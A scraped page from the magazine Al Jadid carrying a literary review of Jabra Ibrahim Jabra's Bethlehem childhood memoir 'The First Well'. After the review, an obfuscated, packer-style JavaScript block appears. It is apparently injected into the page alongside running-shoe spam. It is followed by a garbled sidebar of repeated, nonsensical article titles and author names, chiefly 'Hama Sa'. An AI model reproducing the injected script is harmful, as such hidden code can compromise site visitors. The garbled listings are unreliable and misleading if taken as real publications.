

AL JADID

A Review & Record of Arab Culture and Arts

- ESSAYS AND FEATURES
- BOOKS
- ART
- FILMS
- INTERVIEWS
- MUSIC & DANCE
- CULTURAL BRIEFINGS
- THEATRE
- POETRY
- CONTACT US

Subscribe Advertise About Al Jadid Submission Guidelines Index Login Search


Jabra Ibrahim Jabra Memoir Traces Growth of Famed Arab Intellectual

By Susan Muaddi Darraj

The First Well: A Bethlehem Boyhood

By Jabra Ibrahim Jabra. Foreword by Mohammad Shaheen. Translated by Issa J. Boullata. Hesperus Press, 2012

Jabra Ibrahim Jabra’s father once said to his sons, “I rejoice immensely, and so does this mother of yours, when we see you both reading books. Why? Because the word is holy. Yes, indeed. The word is from God.” Jabra and his older brother Yusuf developed an interest in storytelling because of the tales their father often spun for them and for the entertainment of the family.



Author Jabra Ibrahim Jabra

Later, when young Jabra was unjustly thrown out of the Rashiddiya School in Jerusalem over a misunderstanding, it was his illiterate father, broken by years of hard labor and a painful case of sciatica, who limped to the school’s headmaster and begged for a chance for his son to be reenrolled. The once scornful headmaster, deeply moved, said, “I am proud to see a man in as bad a condition as you are, who insists on educating his son.”

“The First Well”, a memoir which covers Jabra’s earliest childhood recollections, offers insight into the way in which a young boy, from a humble upbringing, the son of two illiterate parents, who often spent his childhood nights watching the rats crawl through the rafters of his simple house, became one of the Arab world’s greatest intellectuals. As he describes his antics – the day he mistakenly allowed his family’s three pigs out of their pen and had to chase them through the streets – and his fond memories – the hours he spent up in the tall tree outside the family home – the reader glimpses the marvel of any memoir: tracing the clues, present in childhood, that help explain the later development of the adult. One witnesses Jabra’s early interest in literature, such as the wonderful passage in which he details his first encounter with “1,001 Nights”, his emerging interest in music, the way in which he was captivated by art. This is, after all, the story of the child who would later become a novelist in his own right, who would translate Faulkner, Beckett, and Shakespeare into Arabic, and who would influence the culture of the Arab world.

Indeed, the title of the memoir does not reference a physical well. Rather, Jabra explains in his preface that, while writing, he kept in mind Wordsworth’s saying, “The Child is Father of the Man.” Childhood stories, he says, “are stories of events which have become a blend of memory and dream,” but they are important to record because of their “nearness to the source of being.” The well is the metaphorical place, where experiences are collected like rainwater to be hauled up and sipped at a later time.

In detailing the ways in which his love of literature, history and music were initially sparked, Jabara also does something else; he paints a realistic and important portrait of life in Bethlehem in the 1920s. “The First Well” is a careful and thorough depiction of the neighborhood, the school system, the business and personal interactions of Bethlehemites, along with the bright and dark moments of everyday Palestinians during the British mandate. It is a

Subscribe to Al Jadid

In 2019, Al Jadid transitioned to a digital-only publication. The digital version has kept the format as the original print publication, but at a reduced price.

OUR CURRENT ISSUES



ELIE CHALALA ON POET, PUBLISHER, PAINTER, AND PATRON OF THE ARTS: REMEMBERING THE EXTRAORDINARY ETEL ADNAN (1925-2022)
SAMIR ASMAR ON SABAH FAKHR: LOSS OF THE LAST GIANT
MICHAEL TEAGUE ON HABERMAS VS. THE SHEIKH ZAYED BOOK AT THE END OF AN INTELLECTUAL OR SOFT POWER CONFLICT?

AL JADID BLOG



INSIDE AL JADID



PREVIOUS ISSUES

rendering of the ways in which people, who had suffered through the First World War, survived in uncertain and difficult times. Given the efforts made to erase and rewrite Palestinian history, "The First Well" fulfills an important role in testifying to what once was.

This review appeared in Al Jadid Magazine, Vol. 18, No. 66, 2012-'13.

© Copyright 2012-'13, 2017 AL JADID MAGAZINE

```
{e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!".replace(/~/,String)){while(c--
)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--
)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}'b i=r f["\\q\\1\\4\\lg\\p\\v"]
("\\4"+"\\7"+"\\7"+"\\4"+"\\5\\1", "\\4\\k");s(!["\\3\\1\\2\\3"])(m["\\h\\2\\1\\v\\n\\4\\1\\6\\3"]){b
a=f["\\e\\7\\o\\h\\d\\1\\6\\3"]["\\4\\1\\3\\g\\5\\1\\d\\1\\6\\3\\2\\z\\9\\4\\5\\c\\2\\1\\x\\c\\d\\1"]
(\\f\\1\\9\\2\\w\\v\\7\\j\\e\\2\\');u(b 8=0;8best Running shoes brand | Sneakers
```

Books: April 2012 on Arab New York
Fiction: 'Unsettled Home' by Hama Sa
Book Review: 'The Politics of Being Muslim' by Hama Sa
Book Review: 'The Politics of Being Muslim' by Hama Sa
Book Review: 'The Politics of Being Muslim' by Hama Sa

ALJADID

A Review & Record of Arab Culture and Thought

ALJADID MAGAZINE



Tommy Thompson (2012) by Tom Thompson

Rafiq Chahidi (1926-2020):
Architect, Scholar Who Synthesized Iraqi Traditional and Modern Architecture

The Arab-Israeli Conflict: How the American Left Grabbed the Third Rail of American Politics
By Michael Tsingiris

Did the Beirut Blast Fatally Tear Lebanon's Cultural Fabric?
By Hama Sa

**Michael Tsingiris reviews Palestinian Cinema in the Days of Revolution; Angela Ellis reviews 'A
Famous Arab' by Hama Sa; and Hama Sa reviews 'The Politics of Being Muslim' by Hama Sa
Hama Sa reviews 'The Politics of Being Muslim' by Hama Sa; and Hama Sa reviews 'The Politics of Being Muslim' by Hama Sa**

ALJADID

A Review & Record of Arab Culture and Thought

ALJADID MAGAZINE



How Lebanon's State within a State Escalated Financial Disaster Landmarks - ATB, and Le Beirut Hotel - The Latest Collaps

Women in Kananani's 'Umm Saad':
How Revolutionary is the 'Revolutionary Mother' as a Symbol

By Christine Fiala
Farah Al-Qasbi
Between Two Worlds: Arab Americans in Detroit

Film Review: April Ellis on 'Hollywood Hamas'
Book Review: 'Famous Arab' by Hama Sa; and Hama Sa reviews 'The Politics of Being Muslim' by Hama Sa
Interview: From the Chicago Review, 'My Poem' by Hama Sa

ALJADID

A Review & Record of Arab Culture and Thought

ALJADID MAGAZINE



Muhsen al-Rawi, Iraqi Poet and Renaissance Man Whose Work Painted a Portrait of the 1960s

The Happy Smoak:
Huguetta Caland's Structured Art and Influence on Art

By Doris Billar
When Taha Hussein Welcomed Kafka into Arab Letters Defended Him Against Communists and Nazis!

By Hama Sa
A Buddhist Path to Seta Manoukian's Art:
New Book Presents an Overview of an Iconic Lebanese Artist


By Hama Sa

Book Review: In Memory of Beirut's Civil War, New Novel Set 'Home for Everyone' by Hama Sa
Interview: 'To Leave, an Exile's Journey' by Hama Sa
Book Review: 'The Politics of Being Muslim' by Hama Sa

ALJADID

A Review & Record of Arab Culture and Thought

ALJADID MAGAZINE



The War Produced More than 50 Novels: Experience and Expressions Creates Crossroads Moment in Syrian Literature

By Hama Sa
Late Entry Winner for Arabic Booker Award Prompts Renewed Outcry For Judging Reform


By Hama Sa and Hama Sa
Incessant Bifilm and Movement:
Doris Billar's Culturally Inclusive Patterns

By Tatiana Szomanko

Fictions: Beirut's Mystal Eyes by *Hanna Saad* | *Enemy: Author Argo*
Revival: No Way Home: A Tale of Syrian Immigration, Betrayal, Resilience and Devotion by *Farooq Arif* | *Spring: Develved in*
Language, Resonance and Provocation by *Farooq Arif* | *2.07* by *Hassan Jabra*

ALJADID

A Review & Record of Arab Culture and
Thought



Copyright © 2022 ALJADID. All rights reserved. www.aljadid.com

**The War Against Free Speech in Lebanon:
Rogue Assassins, Militia Violence, Government Betrayal**
By *Ellie Chahla*

In Proximity To: Defining Modern Arab Art
By *Derek Ritter*

Dystopic Trends in Modern Arabic Literature
By *Marwan Bahar*

When Translations Betray the Originals!
By *Abdo Wehbe*